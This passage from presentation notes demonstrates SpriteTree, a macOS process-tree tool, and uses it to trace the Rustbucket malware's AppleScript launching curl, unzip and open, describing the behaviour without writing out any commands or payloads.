


- By pressing “esc” you can pick a new pid to sort the tree by. We generally pick TrueTree as it will properly link forks and exec’s before, then resort to the original\_ppid, then the responsible\_pid before falling back on the standard ppid.




- And as you can see this builds a helpful, much cleaner process tree that we can now analyze






### Example

- Square one shows commands executed by terminal when it opens
- Square two shows commands that I executed within my terminal




- Selecting a node highlights a path for you up the tree




- “open details” button will show the details of that captured process







- Escape menu also allows you to color the nodes by various fields.



- All processes that were under the terminal are in this salmon type color.
- Although Terminal has two large branches of commands open, we see that they all share the same responsible process id and therefore every command run in this terminal is operating with the same App permissions.
- Once an application is opened that app should only have the permissions specified by the user. Any way to get around this would be considered an exploit.



- An example ssh'ing into local host shows that we generate a tree which now pivots our permissions to whatever permissions the ssh daemon is using




- More technical details on SpriteTree to come on [www.themittenmac.com](http://www.themittenmac.com). But lets go back to where we left off on the Rustbucket story.




- This Image shows a Rustbucket SpriteTree capture loaded upon recording events while launching it in a VM
- We see the application that ran was titled applet. Which tells us this is a compiled AppleScript
- We see it went on to execute curl, unzip, and open






- Make note, any node in spritree that has another node within it means that there are additional context events associated with that node which we can see by clicking “open details” and going to the context tab



- Curl reached out to a suspicious domain



- We see that the curl command went on to create a file called 1.zip in the /Users/Shared folder



- The contents of the compiled AppleScript looked like this which we can tell from the output of SpriteTree




- Osacompile is then used to turn this into an app

